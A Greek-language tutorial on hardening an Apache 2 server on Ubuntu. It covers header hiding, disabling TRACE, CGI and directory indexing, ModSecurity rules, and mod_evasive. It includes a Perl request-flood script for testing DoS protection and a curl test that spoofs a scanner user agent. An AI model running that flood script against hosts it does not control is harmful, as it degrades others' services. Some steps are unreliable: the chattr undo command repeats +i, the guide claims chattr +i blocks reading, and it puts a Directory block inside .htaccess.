Από προεπιλογή ο Apache παρέχει πολλές πληροφορίες σε κάθε ενδιαφερόμενο. Κάθε πληροφορία που λαμβάνεται από επιτιθέμενους τους βοηθά να διαμορφώσουν μια καλύτερη εικόνα για το σύστημα και το καθιστούν ευκολότερο για να το σπάσουν.

Για παράδειγμα, κατά τη διαδικασία εγκατάστασης εισάγεται αυτόματα η ηλεκτρονική διεύθυνση του χρήστη στην διαμόρφωνση του Apache (η διεύθυνση ηλεκτρονικού ταχυδρομείου του χρήστη που εκτελεί την εγκατάσταση. Αυτό καθιστά το λογαριασμό σε κοινή θέα , γεγονός που είναι ανεπιθύμητο. Η ακόλουθη ντιρεκτίβα αντικαθιστά διεύθυνση ηλεκτρονικού ταχυδρομείου που δημιούργησε ο Apache , με μια γενική διεύθυνση:

```
ServerAdmin webmaster@apachesecurity.net
```

Από προεπιλογή η παραπάνω ηλεκτρονική διεύθυνση εμφανίζεται σε κάθε σελίδα που δημιουργεί ο διακομιστής . Απ'τη στιγμή που δεν θέλουμε να γίνεται κάτι τέτοιο μπορούμε να απενεργοποιήσουμε την παρακάτω ντιρεκτίβα :

```
ServerSignature Off
```

Το πρωτόκολλο HTTP ορίζει το header Server στην απάντηση που στέλνει ο διακομιστής , σκοπός του οποίου είναι να προσδιορίσει το λογισμικό που ανταποκρίνεται στο αίτημα. Από προεπιλογή ο Apache συμπληρώνει αυτήν την κεφαλίδα με το όνομα του, τον αριθμό έκδοσης καθώς επίσης τα ονόματα και τους αριθμούς έκδοσης όλων των μονάδων του. Παρακάτω παρατίθεται ένα τέτοιο δοκιμαστικό ερώτημα αποκαλύπτοντας τις παραπάνω πληροφορίες του διακομιστή:

```
$ telnet localhost 80
Trying 127.0.0.1...
Connected to localhost.
Escape character is '^]'.
HEAD / HTTP/1.0

HTTP/1.1 200 OK
Date: Fri, 19 Mar 2004 22:05:35 GMT
Server: Apache/1.3.29 (Unix)
Content-Location: index.html.en
Vary: negotiate,accept-language,accept-charset
TCN: choice
Last-Modified: Fri, 04 May 2001 00:00:38 GMT
ETag: "4002c7-5b0-3af1f126;405a21d7"
Accept-Ranges: bytes
Content-Length: 1456
Connection: close
Content-Type: text/html
Content-Language: en
Expires: Fri, 19 Mar 2004 22:05:35 GMT
```

Δεν μπορούμε να αποκρύψουμε τις παραπάνω πληροφορίες εντελώς όμως μπορούμε να τις περιορίσουμε προτρέποντας τον apache να αποκαλύπτει μόνο το όνομα του «Apache» . Για την απενεργοποίηση τους πηγαίνουμε στο αρχείο παραμετροποίησης /etc/apache2/conf.d/security και ενεργοποιούμε τις παρακάτω ντιρεκτίβες αφαιρόντας το σύμβολο του σχολίου # :

```
# Set to one of:  Full | OS | Minimal | Minor | Major | Prod
# where Full conveys the most information, and Prod the least.
#ServerTokens Minimal
#ServerTokens OS
#ServerTokens Full
ServerTokens Prod


# Set to one of:  On | Off | EMail
#
ServerSignature Off
#ServerSignature On
```

Θα πρέπει να προσέξουμε μην τυχόν και υπάρχουν και άλλες αναφορές σε αυτές σε όλο το αρχείο .

Δοκιμάζοντας με το πρόγραμμα περιήγησης να προσπελάσουμε ένα αρχείο που δεν υπάρχει , η απάντηση του apache φαίνεται στη παρακάτω εικόνα :

Απενεργοποίηση του Apache Trace HTTP Request

Το HTTP TRACE αίτημα χρησιμοποιείται για να εμφανίσει πίσω όλες τις πληροφορίες που έλαβε .Μπορεί να χρησιμοποιηθεί από κάποιον κακόβουλο χρήστη και να εκτυπώσει HTTP cookies με αποτέλεσμα να υποκλαπεί το HTTP session .Κυρίως το αίτημα αυτό χρησιμοποιείται σας μέρος μιας Cross Site Scripting attack - XSS. Για την απενεργοποίηση τους πηγαίνουμε στο αρχείο παραμετροποίησης /etc/apache2/apache2.conf και αλλάζουμε την παρακάτω ντιρεκτίβα :

```
TraceEnable off
```

Απενεργοποίηση εκτέλεσης CGI αρχείων

Αν δεν χρησιμοποιούνται CGI απενεργοποιήστε τα μέσο της Options ντιρεκτίβας μέσα στην ετικέτα του Directory

```
<Directory /web>
  Order Allow,Deny
  Allow from all
  Options  -ExecCGI
</Directory>
```

Απενεργοποιώντας την υποστήριξη των .htaccess αρχείων .

Αυτό επιτυγχάνεται στην ετικέτα Directory της ντιρεκτίβας AllowOverride .

```
AllowOverride None
```

Αν χρειάζονται τα αρχεία αυτά να παραμείνουν για λόγους εναλλακτικών πολιτικών ασφαλείας σε μελλοντική χρήση, πρέπει να διασφαλίσουμε ότι δεν μπορούν να γίνουν download στη συνέχεια αλλάζουμε το όνομα σε κάτι διαφορετικό απο .htaccess . Για παράδειγμα μπορούμε να το κάνουμε .httpoverride και να μπλοκάρουμε αρχεία που αρχίζουν από .ht από το να γίνουν download .

```
AccessFileName .httpdoverride
<Files ~ "^\.ht">
    Order allow,deny
    Deny from all
    Satisfy All
</Files>
```

Διαγραφή των PHP scripts που εμφανίζουν πληροφορίες debug χρησιμοποιώντας την phpinf()

Η php διαθέτει την συνάρτηση phpinfo() η οποία και εμφανίζει πολλές πληροφορίες σχετικά με το περιβαλον της php όπως ενεργοποιημένα modules και τοποθεσίες αρχείων μέσα στο server.Είναι απαραίτητο λοιπόν να διαγραφούν τέτοια αρχεία από τον φάκελο final_project .

Απενεργοποίηση δημιουργίας ευρετηρίου καταλόγου (Directory Indexing)

Η δημιουργία ευρετηρίου καταλόγου είναι ένα χαρακτηριστικό που βρίσκεται σε κάθε server .Όταν είναι ενεργοποιημένο το website εμφανίζει λίστα από τα αρχεία και τους φακέλους που περιέχονται στο final_project όταν δεν υπάρχει κάποιο αρχείο εκκίνησης πχ. Index.php . Υπάρχουν διάφοροι τρόποι για να επιτύχουμε το παραπάνω στόχο ακολουθούμενοι διαφορετικές προσεγγίσεις .

Μεθοδος 1 : Απενεργοποίηση του autoindex.conf

Μπορούμε να απενεργοποιήσουμε το autoindex module του apache που βρίσκεται στο παρακάτω φάκελο

```
yiatsi@yiatsi-desktop:~$ ls -l /etc/apache2/mods-enabled/

lrwxrwxrwx 1 root root 32 2011-08-14 14:43 autoindex.conf ->
../mods-available/autoindex.conf

 lrwxrwxrwx 1 root root 32 2011-08-14 14:43 autoindex.load ->
../mods-available/autoindex.load
```

απλά διαγράφοντάς τα με τις παρακάτω εντολές :

```
rm -rf /etc/apache2/mods-enabled/autoindex.load
```

rm -rf /etc/apache2/mods-enabled/autoindex.conf

Μεθοδος 2 : Απενεργοποίηση στο apache2.conf

Εναλλακτικά μπορούμε να απενεργοποιήσουμε το ευρετηριο καταλόγου θέτοντας στη ντιρεκτίβα options διαγράφοντας την παράμετρο Indexes , αφήνοντας ανέπαφες τις υπόλοιπες παραμέτρους :

cd /etc/apache2/apache2.conf

```
<Directory /var/www/  >
     Options All FollowSymLinks MultiViews
  </Directory>
```

ή προσθέτοντας (-) μπροστά από το Indexes :

```
<Directory /var/www/ >
      Options -Indexes
  </Directory>
```

Η παραπάνω ρύθμιση αφαιρεί τη δυνατότητα ευρετηρίου καταλόγου σε όλα τα sites που βρίσκονται στο /var/www .

Αν θέλουμε να περιορίσουμε αυτή την ρύθμιση μόνο για το site final_project , πηγαίνουμε απευθείας στο φάκελο του site , final_project :

cd /etc/apache2/sites-available /final_project

Ανοίγουμε το αρχείο final_project.conf *και αλλάζουμε το «Indexes»* σε **«***-Indexes»* *παρακάτω:*

```
<Directory /var/www/final_project/>
        Options -Indexes FollowSymLinks MultiViews

</Directory>
```

(οι αλλαγές εφαρμόζονται μόνο στο συγκεκριμένο αρχείο .)

Μεθοδος 3 : Απενεργοποίηση στο .htaccess

Σε περιπτώσεις που θέλουμε να απενεργοποιήσουμε την δυνατότητα εύρεσης καταλόγου μόνο σε συγκεκριμένο φάκελο μέσα στο site μας ,αρκεί να

δημιουργήσουμε ένα αρχείο με το όνομα .htaccess στο συγκεκριμένο φάκελο και να προσθέσουμε τα παρακάτω :

```
<Directory /var/www/final_project/FolderName >
Options -Indexes


</Directory>
```

Ενεργοποιώντας το PHP basedir

Υπάρχει η δυνατότητα να ορίσουμε την php να έχει πρόσβαση και δυνατότητα εκτέλεσεις αρχείων μόνο σε συγκεκριμένους φακέλους του διακομιστή στον οποίο φιλοξενείτε .Αρκεί να προσθέσουμε στο αρχείο παραμετροποίησης του final_project (/etc/apache2 /apache2.conf την παρακάτω επιλογή : `Php_value open_basedir /var/www/final_project/:/usr/share/php/:/var/www/`

Προστασία του apache2.conf

Όταν έχουμε ολοκληρώσει ότι αλλαγές θέλαμε στην παραμετροποίηση του apache τότε μπορούμε να εκτελέσουμε την παρακάτω εντολή :

```
sudo chattr +i /etc/apache2/apache2.conf
```

Στη συνέχεια αν προσπαθήσουμε να διαβάσουμε , να ανοίξουμε ή να μετακινήσουμε το αρχείο δε θα μας επιτραπεί ακόμη και αν είμαστε root . Για να επανέλθει αρκεί να εκτελέσουμε :

```
sudo chattr +i /etc/apache2/apache2.conf
```

Διασφάλιση ότι τα αρχεία έξω από το web root δεν εξυπηρετούνται

Επειδή δεν χρειάζεται ο apache να έχει πρόσβαση σε αρχεία έξω από το web root (var/www/) αφού μέσα εκεί υπάρχουν όλοι οι φάκελοι με τα διαφορετικά websites που μπορεί να τρέξει . Για την εφαρμογή αυτού του περιορισμού πηγαίνουμε στο αρχείο παραμετροποίησης /etc/apache2/apache2.conf και αλλάζουμε την παρακάτω ντιρεκτίβα Directory ως εξής :

```
<Directory />
 Order Deny,Allow
Deny from all
Options None
AllowOverride None
</Directory>

<Directory /var/www>
Order Allow,Deny
Allow from all
</Directory>
```

Επειδή αυτές οι επιλογές έγιναν στο apache2.conf θα εφαρμοστούν σε όλα τα sites που φιλοξενεί ο server . Αν θέλουμε για κάποιο site μεμονομένα να ενεργοποιηθούν θα πρέπει να ενεργοποιηθούν εκ νέου στο αρχείο παραμετροποίησης του κάθε site (μέσα στο /etc/apache2/sites-available).

Εγκατάσταση καινούργιων patches

Να γίνεται έλεγχος για νέες αναβαθμίσεις του συστήματος σε μικρά χρονικά διαστήματα .Τα διάφορα patches που κυκλοφορούν επιλύουν κενά ασφαλείας που παρουσιάστηκαν σε προηγούμενες εκδόσεις και επιβάλλεται από κάθε διαχειριστή να κρατάει ενημερωμένο το σύστημά του . Ακολουθεί η σχειτική εντολή :

```
sudo apt-get upgrade
```

Εγκατάσταση Modules του Apache

Ο apache υποστηρίζει ένα μεγάλο αριθμό από modules που τον βοηθούν να διεκπεραιώσει αρκετές εργασίες εξυπηρέτησης των ιστοσελίδων που φιλοξενεί .Εξ ορισμού τα modules που είναι εγκατεστημένα ,περιέχονται στο φάκελο /etc/apache2/mods-available/ με κατάληξη a .load και .conf , ένα δείγμα φαίνεται παρακάτω :

```
root@yiatsi-desktop:/etc/apache2/mods-available# ls -l
-rw-r--r-- 1 root root  332 2010-11-18 23:16 actions.conf
-rw-r--r-- 1 root root   66 2010-11-18 23:16 actions.load
-rw-r--r-- 1 root root  815 2010-11-18 23:16 alias.conf
-rw-r--r-- 1 root root   62 2010-11-18 23:16 alias.load
-rw-r-r-- 1 root root   60 2010-11-18 23:16 asis.load
-rw-r--r-- 1 root root   72 2010-11-18 23:16 auth_basic.load
-rw-r--r-- 1 root root   74 2010-11-18 23:16 auth_digest.load
-rw-r--r-- 1 root root   74 2010-11-18 23:16 authn_alias.load
-rw-r--r-- 1 root root   72 2010-11-18 23:16 authn_anon.load
-rw-r--r-- 1 root root   85 2010-11-18 23:16 authn_dbd.load …
```

Για να ενεργοποιήσουμε ένα module εκτελούμε την παρακάτω εντολή :

a2enmod [module-name]
για να απενεργοποιήσουμε ένα module :
a2dismod [module-name]

Για να πάρουμε μια λίστα με τα διαθέσιμα apache modules που είναι καταχωρημένα στο ubuntu repository εκτελούμε :
*apt-cache search libapache2**
Για να εγκαταστήσουμε ένα από αυτά :
apt-get install [module-name]

Διαβάθμιση αρχείων παραμετροποίησης του Apache

Στην αρχική εγκατάσταση του apache 2 στο περιβάλλον ubuntu το κύριο αρχείο παραμετροποίησης ειναι το /etc/apache2/apache2.conf αλλά οι ντιρεκτίβες παραμετροποίησης μπορούν να φορτωθούν και από άλλα αρχεία σε διαφορετικές τοποθεσίες με μία συγκεκριμένη σειρά προτεραιότητας . Η επόμενη λίστα απεικονίζει την προτεραιότητα που δίνει ο apache όσο αφορά τα παραμετροποιήσιμα αρχεία που μπορεί να συναντήσει στη δομή των καταλόγων του :

1. Το αρχείο /etc/apache2/apache2.conf
2. Αρχεία με κατάληξη .load ή .conf
3. Αρχεία .conf μέσα στο κατάλογο /etc/apache2/mods-enabled/
4. /etc/apache2/httpd.conf (εξορισμού κενό στις εκδόσεις apache 2.2.xx)
5. /etc/apache2/ports.conf
6. Αρχεία .conf μέσα στο φάκελο /etc/apache2/conf.d/ .
7. Αρχεία .conf μέσα στο φάκελο /etc/apache2/sites-enabled/ .
8. Το αρχείο .htaccess μέσα σε κάθε available-sites/ φάκελο

Τα αργότερα αρχεία τα οποία και περιέχουν πιο εξειδικευμένες ρυθμίσεις έχουν μεγαλύτερη προτεραιότητα έναντι των προηγούμενων .Αν μέσα σε ενα φάκελο περιέχονται περισσότερα αρχεία παραμετροποίησης ο apache θα τα διαβάσει βάση αλφαβητικής σειράς . Γενικότερα μία καλή πρακτική σε servers που φιλοξενούν αρκετά sites είναι το αρχείο παραμετροποιήσης για κάθε site να τοποθετείται μέσα σε κάθε φάκελο που φέρει το όνομα του site με τη μορφή αρχείου .htaccess και για ρυθμίσεις που αφορούν το ευρύ σύστημα του apache να τοποθετείται αρχείο παραμετροποίησης στον φάκελο /etc/apache2/conf.d με την κατάληξη .conf .

Ενεργοποίηση του ModSecurity

Με τις παρακάτω εντολές πραγματοποιείται η εγκατάστση και η ενεργοποίηση του module :

$ sudo aptitude install libapache-mod-security

Επιβεβαιώνουμε παρακάτω την ύπαρξη του αρχείου :

root@yiatsi-desktop:/etc/apache2# ls mods-available/ |grep mod

mod-security.load

Ενεργοποιούμε το module με τη παρακάτω εντολή :

sudo a2enmod mod-security

Δημιουργούμε ένα φάκελο μέσα στο /etc/apache2 με το όνομα mod_security_rules στο οποίο θα αποθηκεύσουμε δίαφορα αρχεία που το καθένα περιλαμβάνει ένα σύνολο από κανόνες τους οποίους θα εφαρμόσει ο apache server .

root@yiatsi-desktop:/etc/apache2# mkdir mod_security_rules

root@yiatsi-desktop:/etc/apache2# ls -l
total 76
```
-rw-r--r-- 1 root root  8892 2011-08-29 15:14 apache2.conf
 drwxr-xr-x 2 root root  4096 2011-08-14 14:43 conf.d
-rw-r--r-- 1 root root   725 2010-11-18 23:16 envvars
-rw-r--r-- 1 root root     0 2011-08-14 14:43 httpd.conf
 -rw-r--r-- 1 root root 31063 2010-11-18 23:16 magic
drwxr-xr-x 2 root root  4096 2011-08-29 19:45 mods-available
drwxr-xr-x 2 root root  4096 2011-08-29 19:58
mod_security_rules
drwxr-xr-x 2 root root  4096 2011-08-29 19:45 mods-enabled
-rw-r--r-- 1 root root   750 2010-11-18 23:16 ports.conf
drwxr-xr-x 2 root root  4096 2011-08-29 19:22 sites-available
drwxr-xr-x 2 root root  4096 2011-08-15 16:34 sites-enabled
```

Στη συνέχεια πηγαίνουμε στο φάκελο /tmp και κατεβάζουμε το παρακάτω συμπιεσμένο αρχείο το οποίο περιέχει ένα σύνολο αρχείων με κάποιους σύνηθεις κανόνες που εφαρμόζει το mod-security εκτελωντας τις παρακάτω εντολές :

cd /tmp wget http://downloads.sourceforge.net/project/mod-security/modsecurity-apache/2.5.11/modsecurity-apache_2.5.11.tar.gz

tar -xzf modsecurity-apache_2.5.11.tar.gz
cd modsecurity-apache_2.5.11
sudo mkdir /etc/apache2/mod_security_rules
sudo cp rules/.conf /etc/apache2/mod_security_rules/*
sudo cp rules/base_rules/ /etc/apache2/mod_security_rules/*

root@yiatsi-desktop:/etc/apache2/mod_security_rules# ls

```
modsecurity_35_bad_robots.data
modsecurity_crs_35_bad_robots.conf
modsecurity_35_scanners.data
modsecurity_crs_40_generic_attacks.conf
modsecurity_40_generic_attacks.data
modsecurity_crs_41_phpids_converter.conf
modsecurity_41_sql_injection_attacks.data
modsecurity_crs_41_phpids_filters.conf
modsecurity_42_comment_spam.data
modsecurity_crs_41_sql_injection_attacks.conf
modsecurity_46_et_sql_injection.data
modsecurity_crs_41_xss_attacks.conf
modsecurity_46_et_web_rules.data
modsecurity_crs_42_tight_security.conf
modsecurity_50_outbound.data
modsecurity_crs_45_trojans.conf
modsecurity_50_outbound_malware.data
modsecurity_crs_47_common_exceptions.conf modsecurity-
modsecurity_crs_48_local_exceptions.conf modsecurity-
modsecurity_crs_49_enforcement.conf
modsecurity_crs_10_config.conf
modsecurity_crs_49_inbound_blocking.conf
modsecurity_crs_20_protocol_violations.conf
modsecurity_crs_50_outbound.conf
modsecurity_crs_21_protocol_anomalies.conf
modsecurity_crs_59_outbound_blocking.conf
modsecurity_crs_23_request_limits.conf
modsecurity_crs_60_correlation.conf
modsecurity_crs_30_http_policy.conf
```

Στη συνέχεια για να ενεργοποιήσουμε το παραπάνω σύνολο κανόνων πηγαίνουμε στο φάκελο etc/apache2/conf.d δημιουργούμε το αρχείο modsecurity και μέσα του αναγράφουμε τις παρακάτω εντολές :

root@yiatsi-desktop:/etc/apache2/conf.d

 # nano modsecurity

```
 <ifmodule mod_security2.c>
Include mod_security_rules/*.conf
</ifmodule>
```

Κάνουμε επανεκκίνηση στο apache και πλέον από δω και στο εξής μεταξύ των άλλον παραμετροποιήσεων θα εφαρμόζει και τους κανόνες του mod-security .

root@yiatsi-desktop:/etc/apache2/conf.d# /etc/init.d/apache2 restart

** Restarting web server apache2*

Δοκιμαστικός έλεγχος του modsecurity

Για να δοκιμάσουμε το modsecurity θα χρησιμοποιήσουμε το πρόγραμμα curl για να στείλουμε HTTP αιτήματα στον apache server . Ένας από τους κανόνες του modsecurity είναι να απορρίπτει αιτήματα με το πεδίο User Agent = Nessus από επιτιθέμενους που χρησιμοποιούν αυτοματοποιημένα scanners .

Εκτελώντας την παρακάτω εντολή για την εγκατάσταση του curl και στη συνέχεια στέλνουμε αίτημα στον apache :

sudo apt-get install curl -y

curl -i http://localhost/

Το παραπάνω αίτημα αιτείται την αρχική σελίδα του server και ο apache ανταποκρίνεται στέλνοντάς του ένα HTTP/1.1 200 OK πακέτο όπως φαίνεται στην εικόνα .




Figure 1 CURL example1

στη συνέχεια εκτελούμε τη παρακάτω εντολή :

curl -i http://localhost/ -A Nessus

και ως απάντηση ο apache επιστρέφει 403 Forbidden διαπιστώνοντας ότι το modsecurity έχει μπλοκάρει το αίτημα με το User Agent Nessus (το Modsecurity μπλοκάρει την

αίτηση, επειδή ο user-agent προσδιορίζει μια σάρωση Nessus για την οποία εφαρμόζεται ο ανάλογος κανόνας)




Figure 2 CURL example 2

Επιθεωρώντας το Apache Server Status

Χρησιμοποιώντας μία εφαρμογή περιήγησης / Firefox. Ανοίγουμε την διεύθυνση http://localhost/server-status

Εικόνα 14 SERVRER-STATUS 1

Θα δούμε μόνο ένα γράμμα (W) στο πλέγμα το οποίο καταδεικνύει ότι μόνο ένας πελάτης εξυπηρετείται ως αυτή τη στιγμή .

Mod-Evasive module

Το mod_evasive (νέα έκδοση του παλαιότερου Mod_Dosevasive) είναι ένα module του Apache με δυνατότητα εκδήλωσης υπεκφυγής και ελιγμού σε περίπτωση επιθέσεων HTTP DoS ή DDoS ή ακόμη και σε επίθεση Brute Force . Είναι επίσης σχεδιασμένο στο να παρέχει ανίχνευση και επίσης περιλαμβάνει επιλογές διαχείρισης δικτύου , και μπορεί εύκολα να ρυθμιστεί ώστε να επικοινωνεί με firewalls, δρομολογητές κ.α. Το mod_evasive ειδοποιεί τον διαχειριστή για τις όποιες παρατυπίες ανιχνεύει στο server, μέσω e-mail ή μέσο του συστήματος syslog.

Η ανίχνευση γίνεται με τη δημιουργία ενός εσωτερικού δυναμικού πίνακα κατακερματισμού των ip διευθύνσεων και των URIs και μπλοκάροντας κάθε μεμονωμένη IP από όποιον πελάτη πληρεί τουλάχιστον μία από τις παρακάτω προϋποθέσεις :

- Ζητάει την ίδια σελίδα περισσότερες φορές από μία τιμή που έχει οριστεί ανά δευτερόλεπτο
- Κάνει πάνω από 50 ταυτόχρονες αιτήσεις για το ίδια διεργασία/παιδί ανά δευτερόλεπτο
- Κάνει αιτήματα, ενώ είναι προσωρινά καταχωρημένος σε μαύρη λίστα (λίστα μπλοκαρίσματος)

Για την εγκατάσταση του module εκτελούμε τις παρακάτω εντολές :

apt-get install libapache2-mod-evasive
mkdir /var/log/apache2/mod_evasive
chown root:root /var/log/apache2/mod_evasive

Η παραμετροποίηση του γίνεται δημιουργόντας το παρακάτω αρχείο μέσα στο φάκελο conf.d/ .

vi /etc/apache2/conf.d/01_modevasive.conf

στη συνέχεια μέσα στο αρχείο προσθέτουμε τις παρακάτω ρυθμίσεις :

```
<ifmodule mod_evasive20.c>
DOSHashTableSize 3097
DOSPageCount 2
DOSSiteCount 50
DOSPageInterval 1
DOSSiteInterval 1
DOSBlockingPeriod 10
DOSLogDir /var/log/apache2/mod_evasive
DOSEmailNotify root@localhost
DOSWhitelist 127.0.0.1
</ifmodule>
```

Ενεργοποίηση του module :

sudo a2enmod mod-evasive

Επανεκκίνηση του apache :

/etc/init.d/apache2 restart

Στον επόμενο πίνακα περιλαμβάνεται επεξήγηση των ρυθμίσεων :

Mod-Evasive περιγραφή ρυθμίσεων	
DOSHashTableSize	αντιστοιχεί στο μέγεθος του πίνακα κατακερματισμού που δημιουργείται για των ip διευθύνσεων
DOSPageCount	αντιστοιχεί στον αριθμό των σελίδων που επιτρέπονται να φορτωθούν για τη ρύθμιση
DOSPageInterval	Στη παραπάνω περίπτωση 2 σελίδες ανά δευτερόλεπτο πριν η ip μπλοκαριστεί (flagged).
DOSSiteCount	αντιστοιχεί στον αριθμό των αντικειμενων (πχ : εικόνες , style sheets, javascripts, SSI, κα) στα οποία επιτρέπεται να έχουν πρόσβαση σε χρονικό διάστημα theDOSSiteInterval δευτερολέπτων .Στη παραπάνω περίπτωση ορίστηκαν 50 αντικείμενα ανά δευτερόλεπτο .
DOSPageInterval	αντιστοιχεί στον αριθμό των δευτερολέπτων το διάστημα του οποίου αφορά τη ρύθμιση DOSPageCount
DOSSiteInterval	αντιστοιχεί στον αριθμό των δευτερολέπτων το διάστημα του οποίου αφορά τη ρύθμιση DOSSiteCount

DOSBlockingPeriod	αντιστοιχεί στον αριθμό των δευτερολέπτων για τα οποία η διεύθυνση ip θα λάβει το μήνυμα Error 403 (Forbidden) page όταν αυτή θα έχει μπλοκαριστεί .

Table 7 Mod-Evasive περιγραφή ρυθμίσεων

Θα δοκιμάσουμε το mod_evasive χρησιμοποιόντας το παρακάτω perl script αλλάζοντας τη τιμή του Domain (για τοπική χρήση παίρνει τιμή localhost) .Δημιουργούμε ένα νέο αρχείο με το όνομα test_evasive.pl προσθέτουμε τις παρακάτω εντολές και στη συνέχεια του αλλάζουμε τα δικαιώματα χρήσης και γίνει εκτελέσιμο .

```
#!/usr/bin/perl
# test.pl: small script to test mod_dosevasive's effectiveness
use IO::Socket;
use strict;
for(0..100) {
my($response);
my($SOCKET) = new IO::Socket::INET( Proto   => "tcp",
PeerAddr=> "DOMAIN.com:80");
if (! defined $SOCKET) { die $!; }
print $SOCKET "GET /?$_ HTTP/1.0\n\n";
$response = <$SOCKET>;
print $response;
close($SOCKET);
}
```

Το test_evasive.pl στέλνει 100 αιτήματα στον server χρησιμοποιώντας ως πρωτόκολλο το tcp .Όταν το mod_evasive είναι απενεργοποιημένο εκτελώντας το θα δούμε ότι όλα τα πακέτα θα φτάσουν κανονικά στον apache και ο διακομιστής θα στείλει απάντηση για όλα τα αιτήματα με κωδικό κατάστασης 200 οκ .

Στη συνέχεια μετά την ενεργοποίηση του mod_evasive δοκιμάζοντας να τρέξουμε το perltest.pl θα αντικρύσουμε την παρακάτω εικόνα , στην οποία διακρίνουμε ότι μόνο στα πρώτα 14 αιτήματα ο apache θα ανταποκριθεί στέλνοντας απάντηση με κωδικό κατάστασης 200 οκ ενώ στη συνέχεια έχει μπλοκάρει τον συγκεκριμένο αποστολέα (βάση ρυθμίσεων για χρονικό διάστημα 10 δευτερολέπτων) και απορρίπτει όλα τα υπόλοιπα αιτήματα .Αποδεικνύοντας έτσι έμπρακτα ότι το mod_evasive αποτελεί ένα σημαντικό μέτρο ασφαλείας για αυτού του είδους τις επιθέσεις .

